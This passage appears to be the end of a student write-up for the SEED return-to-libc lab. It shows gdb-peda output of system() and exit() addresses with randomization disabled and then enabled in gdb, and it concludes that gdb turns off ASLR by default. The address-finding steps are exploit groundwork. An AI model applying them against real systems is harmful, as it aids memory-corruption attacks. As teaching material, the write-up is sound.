
```
0028| 0xbfd6dfac --> 0xb755a637 (<__libc_start_main+247
>:       )
[------------------------------------------------------
-------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfd6e054)
    at retlib.c:18
18      badfile = fopen("badfile", "r");
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb757cda0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75709d0 <__GI_
exit>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb757cda0 <__lib
c_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75709d0 <__GI_
exit>
gdb-peda$ 
```

The address randomization is turned on in the gdb again or we can say that the disable randomization is turned off. We then create a breakpoint in main() function and run the program line by line again to check what has changed in the addresses.



```
gdb-peda$ set disable-randomization off
gdb-peda$ b main
Note: breakpoint 1 also set at pc 0x80484ec.
Breakpoint 2 at 0x80484ec: file retlib.c, line 18.
gdb-peda$ r
Starting program: /home/seed/newretlib

[-----------------------------------registers-----------
-----------------------]
EAX: 0xb779ddbc --> 0xbf91cc2c --> 0xbf91e018 ("XDG_VTN
R=7")
EBX: 0x0
ECX: 0xbf91cb90 --> 0x1
EDX: 0xbf91cbb4 --> 0x0
ESI: 0xb779c000 --> 0x1b1db0
EDI: 0xb779c000 --> 0x1b1db0
EBP: 0xbf91cb78 --> 0x0
ESP: 0xbf91cb60 --> 0x1
EIP: 0x80484ec (<main+17>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTER
RUPT direction overflow)
[-------------------------------------code-------------
```

We see the system() function address and the exit() function address have changed.



```
0028| 0xbf91cb7c --> 0xb7602637 (<__libc_start_main+247
>:      )
[------------------------------------------------------
------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbf91cc24)
    at retlib.c:18
18      badfile = fopen("badfile", "r");
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb7624da0 <__lib
c_system>
gdb-peda$ p exit
$6 = {<text variable, no debug info>} 0xb76189d0 <__GI_
exit>
gdb-peda$ p system
$7 = {<text variable, no debug info>} 0xb7624da0 <__lib
c_system>
gdb-peda$ p exit
$8 = {<text variable, no debug info>} 0xb76189d0 <__GI_
exit>
gdb-peda$ 
```

Conclusion: We observe that, even if we make an effort before to change the address randomization to on in the underlying operating system, gdb by default disables address randomization. We have to specifically turn off the disable-randomization feature in gdb to keep the address randomization countermeasure.

References:

https://github.com/Catalyzator/SEEDlab/blob/master/ReturnToLibc.pdf

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/return-to-libc-attack-lab.md

https://github.com/aasthayadav/CompSecAttackLabs/blob/master/3.%20Return-to-libc/Lab%203%20return-to-libc.pdf